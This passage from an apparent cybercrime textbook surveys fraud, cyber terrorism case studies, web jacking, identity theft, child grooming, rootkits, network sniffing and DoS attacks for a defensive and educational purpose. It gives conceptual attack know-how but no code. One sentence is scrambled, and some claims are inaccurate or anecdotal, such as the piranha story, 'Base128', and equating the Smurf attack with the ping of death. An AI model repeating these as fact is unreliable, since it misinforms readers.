It was brought to their notice when a person by the name of Zygler opened his account in that bank. He was surprised to find a sizeable amount of money being transferred into his account every Saturday. Being an honest person, he reported the "mistake" to the bank authorities and the entire scheme was revealed.

Case Study 2

Four executives of a rental-car franchise in Florida USA defrauded at least 47,000 customers using a salami technique. They modified a computer billing program to add five extra gallons to the actual gas tank capacity of their vehicles. From 1988 through 1991, every customer who returned a car without topping it off ended up paying inflated rates for an inflated total of gasoline. The thefts ranged from $2 to $15 per customer difficult for the victims to detect.

1.5.6. Data Diddling

Data diddling involves changing data prior or during input into a computer. The information is changed from the way it should be entered by a person typing in the data, a virus that changes data, the programer of the database or application, or anyone else involved in the process of having information stored in a computer file. It also includes automatic changing the financial information for some time before processing and then restoring original information.

Case Study 1
The NDMC Electricity Billing Fraud Case that took place in 1996 is a typical example. The computer network was used for receipt and accounting of electricity bills by the NDMC, Delhi. Collection of money, computerized accounting, record maintenance and remittance in the bank were exclusively left to a private contractor who was a computer professional. He misappropriated huge amount of funds by manipulating data files to show less receipt and bank remittance.

Case Study 2
A keyboard operator processing orders at an Oakland USA department store changed some delivery addresses and diverted several 1,000 dollars' worth of store goods into the hands of accomplices.

Case Study 3
A ticket clerk at the Arizona Veterans' Memorial Coliseum in USA issued full-price basketball tickets, sold them and then, tapping out codes on her computer keyboard, recorded the transactions as half-price sales.

1.5.7. Forgery

- **Forgery:** The process of making, adapting, or imitating objects, statistics, or documents, with the intent to deceive.
- **Digital Forgery:** New technologies are used to create fake checks, passports, visas, birth certificates with little skill or investments.

Digital forgery has become a big problem with the boom of the internet. Many businesses need proof of identity to perform a service, and with identity fraud being a larger goal for criminals this proof is difficult to accept as truthful. Criminals have access to much more advanced technology and are willing to go to further lengths to steal people's information. A social security number, credit card number, or bank account number are not strong enough proof to show who someone is anymore. Many companies ask for

copies of a social security card, birth certificate, or a monthly bill with your name and address on it for further verification. Even going to these lengths is not enough. Digital forgery is taken one step further with software to recreate and manipulate these private documents and proceed with the scam intended.

Unfortunately, these scams are being made even more accessible to even the least educated of internet criminals. It is to the point where a thief can obtain your credit card information and recreate are always cyber-criminals on the loose, and no information is sacred on the internet. Your birth certificate for less than it costs to fill up his gas tank. This is frightening because you will never even know if it is happening to you.

1.5.8. Cyber Terrorism

Targeted attacks on military installations, power plants, air traffic control, banks, trail traffic control, telecommunication networks are the most likely targets. Others like police, medical, fire, and rescue systems, etc.

Asian School of Cyber Laws has defined cyber terrorism as:

"Cyber terrorism is the premeditated use of disruptive activities, or the threat thereof, in cyber space, with the intention to further social, ideological, religious, political or similar objectives, or to intimidate any person in furtherance of such objectives."

Cyber terrorism is an attractive option for modern terrorists for several reasons:

- It is cheaper than traditional terrorist methods;
- Cyber terrorism is more anonymous than traditional terrorist methods;
- The variety and number of targets are enormous;
- Cyber terrorism can be conducted remotely, a feature that is especially appealing to terrorists;
- Cyber terrorism has the potential to affect directly a larger number of people.

Ahmadabad Blast Case Study

Ahmadabad is the cultural and commercial heart of Gujarat state, and one of the largest cities of India. On July 26, 2008, a series of 21 bomb blasts hit Ahmedabad within a span of 70 minutes. Around 56 people were killed and over 200 people were injured. Several TV channels stated that they had received an e-mail from a terror outfit called Indian Mujahidin claiming responsibility for the terror attacks.

First email was sent on 26th July, 2008 from E-mail Id "alarbi_gujarat@yahoo.com" from IP Address. 210.211.133.200 which traced to Kenneth Haywood's House at Navi Bombay. His Unsecured WIFI router was misused by terrorists to send terror mail from his router. As log system is disabled, Police were unable to find out the details of the MAC address of the culprit.

Second email was sent on 31st July, 2008 from "alarbi_gujarat@yahoo.com" from IP Address: 202.160.162.179 which traced out to Medical College at Vaghodiya, Baroda, Gujarat. It was little bit difficult to trace this mail as the mail has been sent using proxy server and fake mail script but finally Police with the help of Cyber experts traced out the original IP address.

Third email was sent on 23rd August, 2008 from "alarbi.alhindi@gmail.com" from IP address: 121.243.206.151 which traced to Khalsa College at Bombay. Again, Unsecured WIFI router was misused to send an e-mail.

Forth email was sent on 13th September, 2008 from "al_arbi_delhi@yahoo.com" which traced to Kamran Power Limited at Bombay. In this case also WIFI router was misused to send the threatening mail.

26/11 Attack Case Study

Mumbai is the capital state of Maharashtra state and largest city in India. Attack was made on 26 November 2008 and lasted until 29 November. Attacks consist of more than 10 coordinated shooting and bombings.

An FBI witness had investigated that terrorists were in touch with their handlers in Pakistan through Callphonex using VOIP.

Wanted accused in the 26/11 attack case had communicated with terrorists using an e-mail ID which was accessed from 10 IP addresses – five from Pakistan, two USA, two Russia, and one Kuwait.

Kharak_telco@yahoo.com was the e-mail ID used by wanted accused while communicating with terrorists via voice over internet protocol (VoIP) through New Jersey-based Callphonex.

According to the owner of "Callphonex," on October 20, he had received a mail from name "Kharak Singh," expressing desire to open an account with Callphonex.

Accused has used following services of Callphonex:

- 15 calls from computer to phone;
- 10 calls to common client accounts; and
- Direct inward dialing.

They have accessed the e-mail ID from 10 IP addresses of which, five belonged to Pakistan. One of the addresses (118.107.140.138) was traced to Col R Sadat Ullah of Special Communication Organization, Qasim Road, Rawalpindi, Pakistan.

Three addresses were traced to World Call network Operations and the fifth came from Sajid Iftikar, EFU House, Jail Road in Pakistan.

Other five IP addresses, from where the e-mail address "kharak_telco@yahoo.com" was accessed, were traced to FDC Servers.net in Chicago (USA), Ahemed Mekky in Kuwait and Vladimir N Zernov at Joint Stock Company, Moscow.

1.5.9. Web Jacking

Just as conventional hijacking of an airplane is done by using force, similarly web jacking means forcefully taking over control of a website. The motive is usually the same as hijacking – ransom.

The perpetrators have either a monetary or political purpose which they try to satiate by holding the owners of the website to ransom.

This occurs when someone forcefully takes control of a website (by cracking the password and later changing it). The actual owner of the website does not have any more control over what appears on that website.

1.5.9.1. How Does Web Jacking Take Place?

The administrator of any website has a password and a username that only he (or someone authorized by him) may use to upload files from his computer on the web server (simply put, a server is a powerful computer) where his website is hosted.

Ideally, this password remains secret with the administrator. If a hacker gets hold of this username and password, then he can pretend to be the administrator. Computers don't recognize people – only usernames and passwords.

The web server will grant control of the website to whoever enters the correct password and username combination.

There are many ways in which a hacker may get to know a password, the most common being password cracking wherein a "cracking software" is used to guess a password.

Password cracking attacks are most commonly of two types. The first one is known as the dictionary attack. In this type of attack the software will attempt all the words contained in a predefined dictionary of words.

For example, it may try Rahim, Rahul, Rakesh, Ram, Reema, Reena … in a predefined dictionary of Indian names. These types of dictionaries are readily available on the Internet.

The other form of password cracking is by using brute force. In this kind of attack the software tries to guess the password by trying out all possible combinations of numbers, symbols, letters till the correct password is found.

For example, it may try out password combinations like abc123, acbd5679, sdj#%^, weuf*(-)*. Some software, available for password cracking using the brute force technique, can check a huge number of

password combinations per second. When compared with a dictionary attack, a brute force attack takes more time, but it is definitely more successful.

Case Study
In an incident reported in the USA, the owner of a hobby website for children received an e-mail informing her that a group of hackers had gained control over her website.
They demanded a ransom of 1 million dollars from her. The owner, a schoolteacher, did not take the threat seriously. She felt that it was just a scare tactic and ignored the e-mail.
The hackers web jacked her website and subsequently altered a portion of the website which was entitled 'How to have fun with goldfish.'
In all the places where it had been mentioned, they had replaced the word 'goldfish' with the word 'piranhas.' Piranhas are tiny but extremely dangerous flesh-eating fish. Many children had visited the popular website and had believed what the contents of the website suggested. These unfortunate children followed the instructions, tried to play with piranhas, which they bought from pet shops, and were very seriously injured!

1.5.10. Social Engineering

Social engineering is the art of manipulating people so they give up confidential information. The types of information these criminals are seeking can vary, but when individuals are targeted, the criminals are usually trying to trick you into giving them your passwords or bank information, or access your computer to secretly install malicious software – that will give them access to your passwords and bank information as well as giving them control over your computer.

Criminals use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For example, it is much easier to fool someone into giving you their password than it is for you to try hacking their password (unless the password is really weak).

Security is all about knowing who and what to trust. Knowing when, and when not to, to take a person at their word; when to trust that the person you are communicating with is indeed the person you think you are communicating with; when to trust that a website is or isn't legitimate; when to trust that the person on the phone is or isn't legitimate; when providing your information is or isn't a good idea.

Ask any security professional and they will tell you that the weakest link in the security chain is the human who accepts a person or scenario at face

value. It doesn't matter how many locks and deadbolts are on your doors and windows, or if have guard dogs, alarm systems, floodlights, fences with barbed wire, and armed security personnel; if you trust the person at the gate who says he is the pizza delivery guy and you let him in without first checking to see if he is legitimate, you are completely exposed to whatever risk he represents.

1.5.11. Identity Theft

Identity theft occurs when a criminal gains access to your personal information (such as your name, address, date of birth or bank account details) to steal money or gain other benefits. Even if you think thieves only have a small amount of information about you, they can use it to find more information about you, including photographs, your date and place of birth and even information about your family. This can be enough to apply for services, such as a new bank account. They can also use your personal information to create fake identity documents in your name or even apply for real identity documents in your name, but with another person's photograph.

1.5.11.1. How Does Identity Theft Occur?

Criminals may attempt to gain your personal information using a number of different techniques, including:

- 'Phishing' – you may provide personal information over the phone or internet to what appears to be a legitimate business, but is actually a scam;
- Hacking into your online accounts;
- Retrieving your personal information from social media; and
- Illegally accessing information about you which is stored on a business database.

1.5.11.2. What Can Happen as a Result of Identity Theft?

If a criminal steals your identity, they may use it to:

- Trick your bank or financial institution into giving them access to your money and other accounts;
- Open new accounts and build up debts in your name which can ruin your credit rating;

- Take control of your accounts, including by changing the address on your credit card or other accounts so you don't receive statements and don't realize there is a problem;
- Open a phone, internet, or other service account in your name;
- Claim government benefits in your name;
- Lodge fraudulent claims for tax refunds in your name and preventing you from being able to lodge your legitimate return;
- Use your name to plan or commit criminal activity; and
- Pretend to be you to embarrass or misrepresent you, such as through social media;
- Identity theft can be both financially and emotionally distressing for victims. Once your identity has been stolen it can be difficult to recover. You may have problems for years to come.

1.5.11.3. What Can I Do If I Think I am a Victim of Identity Theft?

If you think you are a victim of identity theft, it is important that you act quickly to limit the fraudulent use of your identity. You should report the incident to the ACORN, and take the following steps:

- **Immediately Inform the Police:** All incidents of identity theft should be reported to your local police (contact 100 or if you can contact your local station) or through the Cyber Cell. Ask for a copy of the police report or reference number because banks, financial institutions and government agencies may ask for it.
- **Report the Loss or Theft of Identity Credentials to the Issuing Organization:** Contact the government or private sector agency which issued the identity credential if you have lost it or if it has been stolen.
- **Alert Your Bank or Financial Institution:** Contact your bank or financial institution immediately and cancel all cards and accounts that may have been breached.
- **Get a Copy of Your Credit Report:** Contact a credit reporting agency to check for unauthorized transactions. Make sure you can verify all 'inquiries' made into your credit history. Contact all companies and organizations that have made inquiries under your name that you did not authorize. Inform the credit reporting agencies that you are a victim of identity theft.

- **Close All Unauthorized Accounts:** Contact the credit providers and businesses with which any unauthorized accounts have been opened in your name. This may include phone and utility providers, department stores and financial institutions. Inform them you have been a victim of identity theft and ask them to close the fraudulent accounts.
- **Close Any Fraudulent or Breached Online Accounts:** Most websites, including social networking sites and online trading sites have a help section that contains specific advice about what to do if your account has been hacked or a fake account has been set up.

Please be aware that even if you follow all of the steps above, you may not be able to prevent unauthorized or fraudulent use of your identity.

Case Study
Rohit from Ahmedabad suspects that he is the victim of online identity theft. He receives an e-mail from his bank, confirming that a new credit account has been opened in his name. The e-mail contains the correct details of his full name, date of birth and bank account number, but incorrect details of his contact telephone number.
Rohit should contact his e-mail and social media providers, and his bank. He should also report this matter to the cyber cell.

1.5.12. Child Soliciting and Abuse

The Internet is being highly used by its abusers to reach and abuse children sexually, worldwide. The internet is very fast becoming a household commodity in India. It's explosion has made the children a viable victim to the cybercrime. As more homes have access to internet, more children would be using the internet and more are the chances of falling victim to the aggression of pedophiles.

The easy access to the pornographic contents readily and freely available over the internet lower the inhibitions of the children. Pedophiles lure the children by distributing pornographic material, then they try to meet them for sex or to take their nude photographs including their engagement in sexual positions. Sometimes Pedophiles contact children in the chat rooms posing as teenagers or a child of similar age, then they start becoming friendlier with them and win their confidence. Then slowly pedophiles start sexual chat to help children shed their inhibitions about sex and then call them out for personal interaction. Then starts actual exploitation of the children by

offering them some money or falsely promising them good opportunities in life. The pedophiles then sexually exploit the children either by using them as sexual objects or by taking their pornographic pictures in order to sell those over the internet.

In physical world, parents know the face of dangers and they know how to avoid and face the problems by following simple rules and accordingly they advise their children to keep away from dangerous things and ways. But in case of cyber world, most of the parents do not themselves know about the basics in internet and dangers posed by various services offered over the internet. Hence the children are left unprotected in the cyber world. Pedophiles take advantage of this situation and lure the children, who are not advised by their parents or by their teachers about what is wrong and what is right for them while browsing the internet.

1.5.12.1. How Do They Operate?

- Pedophiles use false identity to trap the children/teenagers;
- Pedophiles contact children/teens in various chat rooms which are used by children/teen to interact with other children/teen;
- Befriend the child/teen;
- Extract personal information from the child/teen by winning his confidence;
- Gets the e-mail address of the child/teen and starts making contacts on the victim's e-mail address as well;
- Starts sending pornographic images/text to the victim including child pornographic images in order to help child/teen shed his inhibitions so that a feeling is created in the mind of the victim that what is being fed to him is normal and that everybody does it;
- Extract personal information from child/teen;
- At the end of it, the pedophile set up a meeting with the child/teen out of the house and then drag him into the net to further sexually assault him or to use him as a sex object.

1.5.13. Hacking

Hacking in simple terms means an illegal intrusion into a computer system and/or network. There is an equivalent term to hacking, i.e., cracking, but from Indian Laws perspective there is no difference between the term hacking

and cracking. Every act committed towards breaking into a computer and/or network is hacking. Hackers write or use ready-made computer programs to attack the target computer. They possess the desire to destruct and they get the kick out of such destruction. Some hackers hack for personal monetary gains, such as to stealing the credit card information, transferring money from various bank accounts to their own account followed by withdrawal of money. They extort money from some corporate giant threatening him to publish the stolen information which is critical in nature.

Government websites are the hot targets of the hackers due to the press coverage; it receives. Hackers enjoy the media coverage.

Motive behind hacking:

- Greed;
- Power;
- Publicity;
- Revenge;
- Adventure;
- Desire to access forbidden information;
- Destructive mindset;
- Wants to sell n/w security services.

1.5.14. Online Scams or Frauds

With the growth in online services and internet use, there are many opportunities for criminals to commit scams and fraud. These are dishonest schemes that seek to take advantage of unsuspecting people to gain a benefit (such as money, or access to personal details). These are often contained in spam and phishing messages. There are criminal offenses which apply to fraud in India.

Common types of online scams include:

- Unexpected prize scams;
- Unexpected money scams;
- Dating or romance scams;
- Threats and extortion scams;
- Jobs and investment scams; and
- Identity theft.

Do not respond to online scams or fraud. If you receive an e-mail or SMS which looks like a scam, the best thing to do is delete it. Do not respond, attempt to unsubscribe, or call any telephone number listed in the message. Most importantly, do not send any money, credit card details or other personal details to the scammers. You should also report online scams and fraud to the Cyber Cell.

1.5.14.1. Unexpected Prize Scams

Unexpected prize scams include lottery scams, scratchie scams and travel scams. These scams can be delivered online, by telephone or by mail. They inform you that you have won a prize (e.g., a large sum of money, shopping vouchers, a free holiday or travel related products), and to claim it you are asked to send money or provide personal information.

1.5.14.2. Unexpected Money Scams

This includes inheritance scams, 'Nigerian' scams, money reclaim scams and other upfront payment or advanced fee fraud. These scams ask you to:

- Send money upfront for a product or reward;
- Provide personal information, pay taxes, and lawyer fees to claim your inheritance or large claim that you have from a distant relative overseas; or
- Transfer money on someone's behalf with the promise of receiving money.

1.5.14.3. Dating and Romance Scams

Dating and romance scams are particularly convincing because they appeal to your romantic or compassionate side. They play on emotional triggers to get you to provide money, gifts, or personal details.

1.5.14.4. Threat and Extortion Scams

Threat and extortion scams include 'ransom ware,' 'malware' and 'hit man' scams. Ransom ware and malware scams can involve harmful software being placed on your computer. This can give criminals access to your personal information, which may result in loss of data or prevent you from accessing your programs and files. Scammers then demand payment before allowing you to access your computer again.

'Hit man scams' involve scammers sending random death threats via SMS or e-mail from a hired 'hit man.' The message will contain threats to kill you unless you send the hit man cash.

1.5.14.5. Jobs and Investment Scams

Job scams target people who are looking for a new job or who want to work from home. Often these scams promise a high income for little work but request an up-front payment before starting work.

Investment scams involve scammers contacting you via unsolicited phone calls or e-mail with offers of investments in lucrative schemes that will provide attractive returns. In many cases, scammers use sophisticated and genuine looking websites to convince consumers their offers are legitimate.

If you are the recipient of a threat or extortion scam, you should report it. These scams may cause you to engage in money laundering, which is a serious crime.

Case Study
Steve is an accountant for a medical business on the Gold Coast. He finds that he is not able to access the business's database with client details. He receives an e-mail from an unknown person claiming to have locked down the database. The e-mail asks for $10,000 to be transferred to an offshore account for access to be restored. Steve should report this to the Cyber Cell and take steps to secure his business network and back up information to prevent further loss.

1.5.15. Rootkits and Backdoor

The term "rootkit" refers to a type of Trojan horse program that if installed on a victim system changes systems' operating system software such that: (i) evidence of attackers' activities (including any changes to the systems that have been made in installing the rootkit) is hidden; and (ii) attackers can gain remote backdoor access to the systems at will. Rootkits replace normal programs and system libraries that are part of the operating system on victim machines with versions that superficially appear to be normal, but that in reality subvert the security of the machine and cause malicious functions to be executed.

1.5.15.1. Characteristics of Rootkits

Rootkits almost without exception run with super user privileges, the full set of system privileges intended only for system administrators and system

programers so that they can readily perform virtually any task at will. In UNIX and Linux, this translates to root-level privileges; in Windows, this means Administrator- and SYSTEM-level privileges. Without super user privileges, rootkits would not be very effective in accomplishing the malicious functions they support. It is important to realize, however, that attackers need to gain super user-level access before installing and running rootkits. Rootkits are not exploit tools that raise the privilege level of those who install them. Attackers must thus first exploit one or more vulnerabilities independently of the functionality of any rootkit to gain super user privileges on victim systems if they are going be able to install and run a rootkit on these systems.

Additionally, the majority of rootkits are "persistent," whereas others are not. Persistent rootkits stay installed regardless of how many times the systems on which they are installed are booted. Non-persistent rootkits (also called "memory-resident" rootkits) reside only in memory; no file in the compromised system contains their code. They thus remain on a victim system only until the next time the system boots, at which time they are deleted.

1.5.15.2. How Rootkits Work

Rootkits work using two basic types of mechanisms, mechanisms that enable them to avoid detection and ones that set up backdoors, as explained in this section:

- **Hiding Mechanisms:** Attackers know that discovery of their unauthorized activity on a victim system almost invariably leads to investigations that result in the system being patched or rebuilt, thereby effectively forcing them to "start from scratch" in their efforts to gain unauthorized access to and control a target system, or in a worst-case scenario for attackers, giving investigators clues that can be used in identifying and ultimately convicting the attackers of wrongdoing. It is to the attackers' advantage, therefore, to hide all indications of their presence on victim systems. Most rootkits incorporate one or more hiding mechanisms – as a rule, the more sophisticated the rootkit, the more of these mechanisms are part of the rootkit and the more proficient these mechanisms are.

The most basic type of hiding mechanism is one in which log data pertaining to an attacker's logins and logouts on the victim system are

erased so that when system administrators inspect the system's audit logs, they do not see any entries that report the attacker's having logged in or out or having done anything else on the system. Additionally, many rootkits delete any evidence of processes generated by the attacker and the rootkit itself. When system administrators enter commands or use system utilities that display the processes that are running, the names of processes started in connection with all facets of the attack (including the presence of a rootkit) are omitted from the output. Rootkits may also hide files and directories that the attacker has created in a number of ways, including changing commands used to list directory contents to have them exclude files that the attacker has created, or (as explained in more detail shortly) making changes to the kernel of the operating system itself to cause it to provide false information about the presence and function of certain files and executable. To allow backdoor access by attackers, rootkits almost always open one or more network ports on the victim system. To preclude the possibility of discovering rootkits when system administrators examine open ("listening") ports, many rootkits thus also hide information about certain ports' status. Additionally, some rootkits change what happens when certain executable are invoked by legitimate users (e.g., system administrators) such that malicious executable that superficially appear to work like the original executable are run instead.

- **Backdoor Mechanisms:** Rootkits almost without exception also provide attackers with remote backdoor access to compromised systems. One of the most common ways of providing this kind of access is creating encrypted connections such as SSH connections that not only give attackers remote control over compromised systems, but also encrypt information to prevent it from being available for analysis by network-based intrusion detection systems (IDSs) and intrusion prevention systems (IPSs) as well as network monitoring tools. Additionally, SSH implementations used in connection with rootkits require entering a username and password, thereby also helping prevent individuals other than the individual or individuals who installed the rootkit from being able to use the backdoor.

1.5.15.3. Types of Rootkits

Two fundamental types of rootkits, user-mode rootkits, and kernel-mode rootkits, exist. The difference is based on the levels at which they operate and the type of software they change or replace. This section describes both types and explains how each works:

- **User-Mode Rootkits:** These replace executable and system libraries that system administrators and users use. The SSH program and the C library in UNIX and Linux systems are two of the most common targets. For example, if a rootkit has replaced the SSH program, both the last date of modification and file length will be what they were when SSH was originally installed when system administrators enter commands to query for this information. Additionally, most rootkits target only a few executable and system libraries (often only one); the fewer executable and system libraries targeted, the less likely system administrators and users are to notice that something is wrong.
- **Kernel-Mode Rootkits:** As their name implies, kernel-mode rootkits change components within the kernel of the operating system on the victim machine or sometimes even completely replace the kernel. The kernel is the heart of an operating system; it provides fundamental services (e.g., input and output control) for every part of the operating system.

1.5.16. Sniffing

Sniffing involves capturing, decoding, inspecting, and interpreting the information inside a network packet on a TCP/IP network. The purpose is to steal information, usually user IDs, passwords, network details, credit card numbers, etc. Sniffing is generally referred to as a "passive" type of attack, wherein the attackers can be silent/invisible on the network. This makes it difficult to detect, and hence it is a dangerous type of attack.

As we already learnt over the previous months, the TCP/IP packet contains vital information required for two network interfaces to communicate with each other. It contains fields such as source and destination IP addresses, ports, sequence numbers and the protocol type. Each of these fields is crucial for various network layers to function, and especially for the Layer 7 application that makes use of the received data.

By its very nature, the TCP/IP protocol is only meant for ensuring that a packet is constructed, mounted on an Ethernet packet frame, and reliably delivered from the sender to the receiver across networks. However, it does not by default have mechanisms to ensure data security. Thus, it becomes the responsibility of the upper network layers to ensure that information in the packet is not tampered with.

To understand why hackers sniff, we need to know what they can get from the network. Figure 1.1 shows the OSI layers and the information a hacker can steal at each layer by successfully sniffing a network.




Figure 1.1. OSI layers and the information a hacker can steal at each layer by successfully sniffing a network.

The sniffing process is used by hackers either to get information directly or to map the technical details of the network in order to create a further attack. Hackers are always in favor of sniffing, because it can be done for a longer time without getting caught.

1.5.16.1. How Do They 'Sniff'?

Network sniffing uses sniffer software, either open source or commercial. Broadly, there are many ways to sniff a network, as shown in Figure 1.2.




Figure 1.2. Ways to sniff a network.

It is important to remember that sniffing can range from Layer 1 through Layer 7. Talking about physical connectivity, a person (who may be an employee of the firm) who is already hooked up to the internal LAN can run tools to directly capture network traffic. Using spoofing techniques, a hacker outside the target network can intercept packets at the firewall level and steal the information. In the latest form of packet sniffing, wide usage of wireless networks has made it easy to sit near the network and penetrate it to get information.

Regardless of where the hackers are located on the network being sniffed, they use packet capturing or packet sniffer software. Modern packet sniffers are supposed to be used for troubleshooting network problems, but can be used for hacking too. Please refer to the following list, which depicts the ethical and unethical side of sniffer software:

- **Ethical Usage:**
- Packet capturing;
- Network traffic usage and analysis;
- Packet conversion for data analysis;
- Network troubleshooting.
- **Unethical Usage:**
- User identity and password stealing;
- E-mail or instant message data stealing;
- Packet spoofing and data theft;
- Monetary or reputational damage.

Regarding the technical details of how sniffing is done, we need to remember that packet capturing software always runs in promiscuous mode, whereby it is capable of intercepting and storing all packets on a network. This also means that, even though the packet is not meant for the network interface on which the sniffer is running, it is captured, stored, and analyzed.

Sniffer software contains its own network driver and buffer memory in order to capture a large chunk of packets. Modern sniffers are capable of analyzing the captured packets and converting them into sensible statistical information. Now let's discuss a few ways of sniffing a network, to understand how hackers get what they want.

1.5.16.2. A LAN Sniff

A sniffer deployed on an internal LAN can scan the entire IP range promiscuously. This helps in providing further details such as live hosts, open ports, server inventory, etc. Once a list of open ports is gathered, a port-specific vulnerability attack is possible.

1.5.16.3. A Protocol Sniff

This method involves sniffing data related to the network protocols being used. First, a list of protocols is created based on the captured data. This is further segregated to create special sniffers for each attack. For example, in a network sniff capture, if the ICMP protocol is not seen, it is assumed to be blocked. However, if UDP packets are seen, a separate UDP sniffer is started to capture and decipher Telnet, PPP, DNS, and other related application details.

1.5.16.4. An ARP Sniff

In this popular method, the hacker captures a lot of data in order to create a map of IP addresses and the associated MAC addresses. Such a map is further used to create ARP poisoning attacks, packet-spoofing attacks, or to dig into router-based vulnerabilities.

1.5.16.5. TCP Session Stealing

This method is a very basic form of sniffing, in which a network interface in promiscuous mode captures traffic between a source and a destination IP address. Details such as port numbers, service types, TCP sequence numbers and the data itself are of interest to hackers. Upon capturing enough packets, advanced hackers can create fabricated TCP sessions to fool the source and destination, and be the man in the middle to take over the TCP session.

1.5.16.6. Application-Level Sniffing

Usually, from the data packets sniffed and captured, a few intricate application details are found out for information stealing or to create further attacks. As an example, the capture file can be parsed to perform OS fingerprinting, SQL query analysis, reveal application-specific TCP port data information, etc. In another approach, creating a mere list of applications running on a server is good enough to plan an application-specific attack on it.

1.5.16.7. Web Password Sniffing

As the name suggests, HTTP sessions are stolen and parsed for user ID and password stealing. While the Secure Socket Layers (SSL) are incorporated for securing HTTP sessions on the network, there are numerous internal websites that still use standard but less secure encryption. It is easy to capture Base64 or Base128 packets and run a deciphering agent against it to crack the password. In modern sniffers, SSL sessions can also be captured and parsed for information, though this method is not very easy.

1.5.17. Denial of Service (DoS)

This is an attack in which the criminal floods the bandwidth of the victim's network or fills his e-mail box with spam mail depriving him of the services he is entitled to access or provide. This kind of attack is designed to bring the network to crash by flooding it with useless traffic. Another variation to a typical DoS attack is known as a distributed denial of service (DDoS) attack wherein the perpetrators are many and are geographically widespread. Many DoS attacks, such as the Ping of Death and Teardrop attacks, exploit limitations in the TCP/IP protocols. For all known DoS attacks, there are software fixes that system administrators can install to limit the damage caused by the attacks. But, like Virus, new DoS attacks are constantly being dreamed up by Hacker.

1.5.17.1. Types of DDoS Attacks

There are three fundamental forms of denial-of-service and distributed-denial-of-service attacks:

- **Volume (Flood Attack) Based:** This form of attack involves large numbers of requests being sent to the target system, and the system may perceive them to be valid requests (i.e., spoofed packets) or invalid requests (i.e., malformed packets). The goal of a volume-based attack is to overwhelm your network capacity. The requests can be across a range of ports on your system. One type of method hacker's use are UDP amplification attacks, whereby they send a request for data to a third-party server spoofing your server's IP address as the return address. The third-party server then sends massive amounts of data to your server in response. In this way a hacker need only dispatch small requests himself, but your server will ultimately get lambasted with the "amplified"

data from the third-party servers. There could be tens, hundreds or thousands of systems involved in this form of attack.

Popular flood attacks include:

- **Buffer Overflow Attacks:** The most common DoS attack. The concept is to send more traffic to a network address than the programers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks.
- **ICMP Flood:** Leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the Smurf attack or ping of death.
- **SYN Flood:** Sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.
- **Protocol Based:** These attacks are performed on load balancers or servers which exploit the way that systems communicate with each other. The packets can be designed to make the server wait for a non-existent response during the normal handshake protocol, e.g., an SYN flood for example.
- **Application Based:** Hackers use known vulnerabilities in the web server software or application software to try to cause the web server to crash or hang. One common type of application-based attack is to send partial requests to a server to attempt to use up (i.e., make busy) the entire database connection pool of the server which in turn blocks legitimate requests.

1.5.17.2. How to Know You're Under Attack?

Even if you're alerted to what might be a DoS or DDoS attack, it is unlikely that you will be able to determine the actual target or source of it, but there are some tell-tale signs for which to keep an eye out:

- The website becomes extremely slow or totally unresponsive, for long periods of time and may or may not show signs of intermittent relief throughout the day.
- You contact your IT department, technical provider, or internet

service provider (ISP) to restart your webserver (or you attempt to do so yourself) and after doing so the problem persists.

- You additionally discover that your server logs are overrun with massive amounts of activity, from one or many more IP addresses, but you can sometimes identify sets of the same IP addresses appearing in the logs very frequently.

1.5.17.3. How to Mitigate the Attack?

DDoS attacks are sophisticated and often involve vulnerabilities in low-level operating system or web server application software. Word press (WP) for example had a recent XML-RPC reflection vulnerability that made it easy for hackers attempting a DDoS against a WP site or WP backed store. They can be very hard to mitigate without specialized knowledge. If you self-host your own on-premise web server, you're going to have to call in a third party that specializes in DDoS to help. Incapsula is one such provider.

To mitigate an attack, you can either attempt to; absorb the attack or block the attack:

- **Absorbing the Attack:** This may involve spinning up new servers, or provisioning new computers and a load balancer. This can quickly become very expensive, assuming your hosting environment is in the cloud to begin with. Provisioning an n-tier on-premise architecture, deploying more physical web servers, configuring, and optimizing the application stack, adding a load balancer, etc., are all equipment used to bring high traffic websites to scale. Attempting to do this to absorb the attack (and organizations often attempt this, I've attempted it myself as well) to mitigate a DDoS is not only extremely time consuming and technically involved but it's also often a futile effort, as the DDoS amplifies it vastly outscales your ability to defend against it.
- **Blocking the Attack:** This is a better approach than absorbing the attack, but here's where you'll need that third party service to profile the traffic so that you can effectively create a mitigation plan. You may get lucky and find a small number of IP addresses that are causing the problem. That would be the best-case scenario, in which you could create firewall rules to block the address and be on your way. For a more serious internal DDoS mitigation environment if you're self-hosting your own store, consider purchasing caching software and servers, picking up advanced

hardware firewalls, a load balancer, etc., or other supporting network devices.

Case Study 1
A British teenager was cleared of launching a denial-of-service attack against his former employer, in a ruling under the UK Computer Misuse Act.
The teenager was accused of sending 5 million e-mail messages to his ex-employer that caused the company's e-mail server to crash.
The judge held that the UK Computer Misuse Act does not specifically. Include a denial-of-service attack as a criminal offense.
Case Study 2
In one case, a foreigner who had been residing in Shimla (India) for almost 30 years wanted to avail of a scheme introduced by the Shimla Housing Board to buy land at lower rates.
When he made an application, it was rejected on the grounds that the scheme was available only for citizens of India.
He decided to take his revenge. Consequently, he sent thousands of mails to the Shimla Housing Board and repeatedly kept sending e mails till their servers crashed.

1.5.18. Malware

